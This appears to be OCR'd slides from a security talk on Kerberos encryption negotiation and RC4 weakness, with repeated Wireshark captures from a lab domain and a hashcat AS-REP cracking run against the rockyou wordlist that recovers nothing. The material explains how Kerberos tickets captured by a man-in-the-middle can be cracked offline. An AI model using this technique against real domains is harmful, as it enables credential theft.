
So the ticket you pick up with a man-in-the-middle position isn't as interesting.



Thoughts

Time required to crack a ticket encrypted with RC4


```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$[redacted].com:5d3b51c...b83987
Time.Started.....: Fri Jan 17 16:30:02 2025 (3 secs)
Time.Estimated...: Fri Jan 17 16:30:05 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5023.4 kH/s (1.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[216361726f6c696e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 91c Util: 69%
```



Thoughts

Time required to crack a ticket encrypted with RC4

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$[redacted].com:5d3b51c...b83987
Time.Started.....: Fri Jan 17 16:30:02 2025 (3 secs)
Time.Estimated...: Fri Jan 17 16:30:05 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5023.4 kH/s (1.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[216361726f6c696e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 91c Util: 69%
```



Kerberos negotiation

Kerberos negotiation

According to RFC 4120 :

KDC_ERR_PREAUTH_FAILED is returned. If pre-authentication is

required, but was not present in the request, an error message with the code KDC_ERR_PREAUTH_REQUIRED is returned, and a METHOD-DATA object will be stored in the e-data field of the KRB-ERROR message to specify which pre-authentication mechanisms are acceptable. Usually this will include PA-ETYPE-INFO and/or PA-ETYPE-INFO2 elements as described below. If the server cannot accommodate any encryption type requested by the client, an error message with code KDC_ERR_ETYPE_NOSUPP is returned. Otherwise, the KDC generates a

Kerberos negotiation

1. **KRB_AS_REQ** : the client sends its list of supported algorithms (without encrypting the timestamp).
2. **ERR_PREAUTH_REQUIRED** : the KDC sends its list of supported algorithms.

Negotiation

1. **KRB_AS_REQ** : the client **chooses an algorithm in the list** and sends a request to the KDC to obtain a TGT. The request includes the timestamp encrypted with its secret.
2. **KRB_AS_REP** : the KDC returns the TGT, and a part encrypted with the user's secret using the algorithm chosen by the user ← *Interesting part*
3. **KRB_TGS_REQ** : the client presents the TGT to the KDC to obtain a ticket to access the server.
4. **KRB_TGS_REP** : the KDC verifies the TGT and returns the service ticket.
5. **KRB_AP_REQ** : the client accesses the service in question.
6. **KRB_AP_REP** (optional) : the client may request the server to authenticate itself.

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
▸ Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Le
▾ Kerberos
  ▸ Record Mark: 258 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 1 item
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: NORTH.SEVENKINGDOMS.LOCAL
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 45006904
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item CASTELBLACK<20>
```

```
0000  08 00 00 00 00 00 00 02
0010  51 fc 00 00 45 02 01 2e
0020  c0 a8 38 16 c0 a8 38 0b
0030  59 cc a2 c9 50 18 20 14
0040  6a 81 ff 30 81 fc a1 03
0050  a3 15 30 13 30 11 a1 04
0060  30 05 a0 03 01 01 ff a4
0070  05 00 40 81 00 10 a1 19
0080  10 30 0e 1b 0c 63 61 73
0090  24 a2 1b 1b 19 4e 4f 52
00a0  4b 49 4e 47 44 4f 4d 53
00b0  30 2c a0 03 02 01 02 a1
00c0  74 67 74 1b 19 4e 4f 52
00d0  4b 49 4e 47 44 4f 4d 53
00e0  18 0f 32 30 33 37 30 39
00f0  5a a6 11 18 0f 32 30 33
0100  38 30 35 5a a7 06 02 04
0110  02 01 12 02 01 11 02 01
0120  02 01 03 a9 1d 30 1b 30
0130  04 10 43 41 53 54 45 4c
0140  20 20
```

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
▸ Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Len
▾ Kerberos
  ▸ Record Mark: 258 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 1 item
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: NORTH.SEVENKINGDOMS.LOCAL
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 45006904
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item CASTELBLACK<20>
```

```
0000  08 00 00 00 00 00 00 02
0010  51 fc 00 00 45 02 01 2e
0020  c0 a8 38 16 c0 a8 38 0b
0030  59 cc a2 c9 50 18 20 14
0040  6a 81 ff 30 81 fc a1 03
0050  a3 15 30 13 30 11 a1 04
0060  30 05 a0 03 01 01 ff a4
0070  05 00 40 81 00 10 a1 19
0080  10 30 0e 1b 0c 63 61 73
0090  24 a2 1b 1b 19 4e 4f 52
00a0  4b 49 4e 47 44 4f 4d 53
00b0  30 2c a0 03 02 01 02 a1
00c0  74 67 74 1b 19 4e 4f 52
00d0  4b 49 4e 47 44 4f 4d 53
00e0  18 0f 32 30 33 37 30 39
00f0  5a a6 11 18 0f 32 30 33
0100  38 30 35 5a a7 06 02 04
0110  02 01 12 02 01 11 02 01
0120  02 01 03 a9 1d 30 1b 30
0130  04 10 43 41 53 54 45 4c
0140  20 20
```

No pre-authentication

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
▸ Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Len
▾ Kerberos
  ▸ Record Mark: 258 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 1 item
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: NORTH.SEVENKINGDOMS.LOCAL
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 45006904
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item CASTELBLACK<20>
```

```
0000  08 00 00 00 00 00 00 02
0010  51 fc 00 00 45 02 01 2e
0020  c0 a8 38 16 c0 a8 38 0b
0030  59 cc a2 c9 50 18 20 14
0040  6a 81 ff 30 81 fc a1 03
0050  a3 15 30 13 30 11 a1 04
0060  30 05 a0 03 01 01 ff a4
0070  05 00 40 81 00 10 a1 19
0080  10 30 0e 1b 0c 63 61 73
0090  24 a2 1b 1b 19 4e 4f 52
00a0  4b 49 4e 47 44 4f 4d 53
00b0  30 2c a0 03 02 01 02 a1
00c0  74 67 74 1b 19 4e 4f 52
00d0  4b 49 4e 47 44 4f 4d 53
00e0  18 0f 32 30 33 37 30 39
00f0  5a a6 11 18 0f 32 30 33
0100  38 30 35 5a a7 06 02 04
0110  02 01 12 02 01 11 02 01
0120  02 01 03 a9 1d 30 1b 30
0130  04 10 43 41 53 54 45 4c
0140  20 20
```

No pre-authentication

List of supported algorithms

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 207: 329 bytes on wire (2632 bits), 329 bytes captured (2632 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49675, Seq: 1, Ack: 263, Le
▾ Kerberos
  ▸ Record Mark: 265 bytes
  ▾ krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Mar  4, 2024 17:32:14.000000000 CET
      susec: 875533
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: NORTH.SEVENKINGDOMS.LOCAL
    ▸ sname
    ▾ e-data: 308182305fa103020113a25804563054304ba003020112a1441b424e4f5254482e5345
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 3054304ba003020112a1441b424e4f5254482e534556454e4b494e47444
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: NORTH.SEVENKINGDOMS.LOCALhostcastelblack.north.sevenkingdoms.loc
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      ▸ PA-DATA pA-ENC-TIMESTAMP
      ▸ PA-DATA pA-PK-AS-REQ
      ▸ PA-DATA pA-PK-AS-REP-19
```

```
0000  08 00 00 00 00 00 00 02
0010  e0 f9 00 00 45 02 01 35
0020  c0 a8 38 0b c0 a8 38 16
0030  e2 56 e8 66 50 18 20 14
0040  7e 82 01 05 30 82 01 01
0050  01 1e a4 11 18 0f 32 30
0060  33 32 31 34 5a a5 05 02
0070  19 a9 1b 1b 19 4e 4f 52
0080  4b 49 4e 47 44 4f 4d 53
0090  30 2c a0 03 02 01 02 a1
00a0  74 67 74 1b 19 4e 4f 52
00b0  4b 49 4e 47 44 4f 4d 53
00c0  88 04 81 85 30 81 82 30
00d0  04 56 30 54 30 4b a0 03
00e0  4f 52 54 48 2e 53 45 56
00f0  4d 53 2e 4c 4f 43 41 4c
0100  65 6c 62 6c 61 63 6b 2e
0110  76 65 6e 6b 69 6e 67 64
0120  6c 30 05 a0 03 02 01 17
0130  02 04 00 30 09 a1 03 02
0140  a1 03 02 01 0f a2 02 04
```

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 207: 329 bytes on wire (2632 bits), 329 bytes captured (2632 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49675, Seq: 1, Ack: 263, Le
▾ Kerberos
  ▸ Record Mark: 265 bytes
  ▾ krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Mar  4, 2024 17:32:14.000000000 CET
      susec: 875533
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: NORTH.SEVENKINGDOMS.LOCAL
    ▸ sname
    ▾ e-data: 308182305fa103020113a25804563054304ba003020112a1441b424e4f5254482e5345
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 3054304ba003020112a1441b424e4f525448 2e534556454e4b494e47444
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: NORTH.SEVENKINGDOMS.LOCALhostcastelblack.north.sevenkingdoms.loc
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      ▸ PA-DATA pA-ENC-TIMESTAMP
      ▸ PA-DATA pA-PK-AS-REQ
      ▸ PA-DATA pA-PK-AS-REP-19
```

```
0000  08 00 00 00 00 00 00 02
0010  e0 f9 00 00 45 02 01 35
0020  c0 a8 38 0b c0 a8 38 16
0030  e2 56 e8 66 50 18 20 14
0040  7e 82 01 05 30 82 01 01
0050  01 1e a4 11 18 0f 32 30
0060  33 32 31 34 5a a5 05 02
0070  19 a9 1b 1b 19 4e 4f 52
0080  4b 49 4e 47 44 4f 4d 53
0090  30 2c a0 03 02 01 02 a1
00a0  74 67 74 1b 19 4e 4f 52
00b0  4b 49 4e 47 44 4f 4d 53
00c0  88 04 81 85 30 81 82 30
00d0  04 56 30 54 30 4b a0 03
00e0  4f 52 54 48 2e 53 45 56
00f0  4d 53 2e 4c 4f 43 41 4c
0100  65 6c 62 6c 61 63 6b 2e
0110  76 65 6e 6b 69 6e 67 64
0120  6c 30 05 a0 03 02 01 17
0130  02 04 00 30 09 a1 03 02
0140  a1 03 02 01 0f a2 02 04
```

List of algorithms supported by the KDC

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 221: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
▸ Transmission Control Protocol, Src Port: 49676, Dst Port: 88, Seq: 1, Ack: 1, Len:
▾ Kerberos
  ▸ Record Mark: 338 bytes
  ▾ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 3041a003020112a23a043876034a4e5dc3d3a888d38d60957ddd56384dc
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 76034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
      Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
      realm: NORTH.SEVENKINGDOMS.LOCAL
      ▸ sname
      till: Sep 13, 2037 04:48:05.000000000 CEST
      rtime: Sep 13, 2037 04:48:05.000000000 CEST
      nonce: 45006907
      ▸ etype: 6 items
      ▸ addresses: 1 item CASTELBLACK<20>
```

```
0000  08 00 00 00 00 00 00 02
0010  51 fc 00 00 45 02 01 7e
0020  c0 a8 38 16 c0 a8 38 0b
0030  3d 13 03 03 50 18 04 02
0040  6a 82 01 4e 30 82 01 4a
0050  01 0a a3 63 30 61 30 4c
0060  43 30 41 a0 03 02 01 12
0070  5d c3 d3 a8 88 d3 8d 60
0080  29 79 2f ab 0a 3e eb 31
0090  97 7c b6 5e 8c f4 95 5c
00a0  e8 63 9f 1c 30 11 a1 04
00b0  30 05 a0 03 01 01 ff a4
00c0  05 00 40 81 00 10 a1 19
00d0  10 30 0e 1b 0c 63 61 73
00e0  24 a2 1b 1b 19 4e 4f 52
00f0  4b 49 4e 47 44 4f 4d 53
0100  30 2c a0 03 02 01 02 a1
0110  74 67 74 1b 19 4e 4f 52
0120  4b 49 4e 47 44 4f 4d 53
0130  18 0f 32 30 33 37 30 39
0140  5a a6 11 18 0f 32 30 33
0150  38 30 35 5a a7 06 02 04
0160  02 01 12 02 01 11 02 01
0170  02 01 03 a9 1d 30 1b 30
0180  04 10 43 41 53 54 45 4c
0190  20 20
```

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 221: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
▸ Transmission Control Protocol, Src Port: 49676, Dst Port: 88, Seq: 1, Ack: 1, Len:
▾ Kerberos
  ▸ Record Mark: 338 bytes
  ▾ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 3041a003020112a23a043876034a4e5dc3d3a888d38d60957ddd56384dc
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: 76034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
      Padding: 0
      ▸ kdc-options: 40810010
